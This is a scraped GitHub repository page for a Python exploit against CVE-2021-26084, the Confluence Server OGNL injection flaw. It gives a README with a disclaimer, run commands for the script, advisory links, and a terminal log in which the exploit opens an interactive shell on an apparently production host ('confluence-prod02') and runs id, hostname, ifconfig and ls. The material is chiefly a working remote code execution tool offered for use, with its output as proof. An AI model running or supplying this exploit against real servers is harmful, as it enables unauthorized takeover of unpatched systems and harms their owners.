

<div>hev0x</div>	Update README.md	872ad5b · 3 years ago	🕒 17 Commits
<div>Confluence_OGNLInjection.py</div>	Update Confluence_OGNLInjection.py	3 years ago	
<div>README.md</div>	Update README.md	3 years ago	


# CVE-2021-26084 - Confluence Server Webwork OGNL injection

- An OGNL injection vulnerability exists that would allow an authenticated user and in some instances unauthenticated user to execute arbitrary code on a Confluence Server or Data Center instance.

## IMPORTANT

This exploit is only intended to facilitate demonstrations of the vulnerability by researchers. I disapprove of illegal actions and take no responsibility for any malicious use of this script. The proof of concept demonstrated in this repository does not expose any hosts and was performed with permission.

- queryString param Request



## Exploit Usage

### Commands:

```
$ python3 Confluence_OGNLInjection.py -u http://xxxxx.com
```

or

```
$ python3 Confluence_OGNLInjection.py -u http://xxxxx.com -p /pages/createpage-entervariables.action?SpaceKey=x
```

- Exploitation with Confluence\_OGNLInjection.py

## About

Confluence Server Webwork OGNL injection

Readme

Activity

306 stars

2 watching

81 forks

Report repository

## Releases

No releases published

## Packages

No packages published

## Contributors 3

- hev0x

Fellipe Oliveira
- zeroc00l

<button value=1>1
- Mr-xn

东方有鱼名为咸

## Languages

- Python 100.0%

```

~
TERMINAL
felli@pentest:~$ /bin/python3 /home/felli/Desktop/ConfluenceServer_OGNLInjection.py -u [REDACTED] -p /pages/createpage-entervariables.action?SpaceKey=x
-----
[-] Confluence Server Webwork OGNL injection
[-] CVE-2021-26084
[-] https://github.com/h3v0x
-----

> id
aaaaaaa[uid=10402(cj-admin) gid=1051(sf) groups=1051(sf),2118(glgr-nz),2139(glonline),2299(cjadm) context=system_u:system_r:unconfined_service_t:s0]
> hostname
aaaaaaa[confluence-prod02]
> ifconfig
aaaaaaa[ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet [REDACTED] netmask 255.255.255.128 broadcast [REDACTED]
    inet6 [REDACTED] prefixlen 64 scopeid 0x0<global>
    inet6 [REDACTED] prefixlen 64 scopeid 0x20<link>
    ether [REDACTED] txqueuelen 1000 (Ethernet)
    RX packets 149587013 bytes 53118116321 (49.4 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 148509545 bytes 74321167602 (69.2 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 14350888 bytes 46854253808 (43.6 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14850888 bytes 46854253808 (43.6 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

]
> ls -la
aaaaaaa[total 86
dr-xr-xr-x. 21 root root 4096 Sep  2  2020 .
dr-xr-xr-x. 21 root root 4096 Sep  2  2020 ..
drwxr-xr-x. 10 root root 2048 Dec 31  1969 afs
lrwxrwxrwx.  1 root root    7 Sep  1  2020 bin -> usr/bin
dr-xr-xr-x.  5 root root 4096 Aug 10 05:14 boot
drwxr-xr-x. 20 root root 3320 Aug 28 04:03 dev
drwxr-xr-x. 108 root root 12288 Aug 31 23:21 etc
drwxr-xr-x.  4 root root 4096 Sep  3  2020 home
-rw-r--r--.  1 root root    0 Sep  1  2020 Kickstart_end
lrwxrwxrwx.  1 root root    7 Sep  1  2020 lib -> usr/lib
lrwxrwxrwx.  1 root root    9 Sep  1  2020 lib64 -> usr/lib64
drwx-----.  2 root root 16384 Sep  1  2020 lost+found
drwxr-xr-x.  2 root root 4096 Dec 14  2017 media
drwxr-xr-x.  2 root root 4096 Dec 14  2017 mnt
drwxr-xr-x. 11 root root 4096 Jul  1 05:48 opt
dr-xr-xr-x. 329 root root    0 Aug 27 21:03 proc
dr-xr-xr-x. 11 root root 4096 Aug 31 23:21 root
drwxr-xr-x. 32 root root 960 Aug 31 23:21 run
lrwxrwxrwx.  1 root root    8 Sep  1  2020 sbin -> usr/sbin
drwxr-xr-x.  4 root root 4096 Sep  2  2020 scswork
drwxr-xr-x.  2 root root 4096 Dec 14  2017 srv

```

- References:

<https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html>

<https://github.com/httpvoid/writeups/blob/main/Confluence-RCE.md>

<https://www.exploit-db.com/exploits/50243>

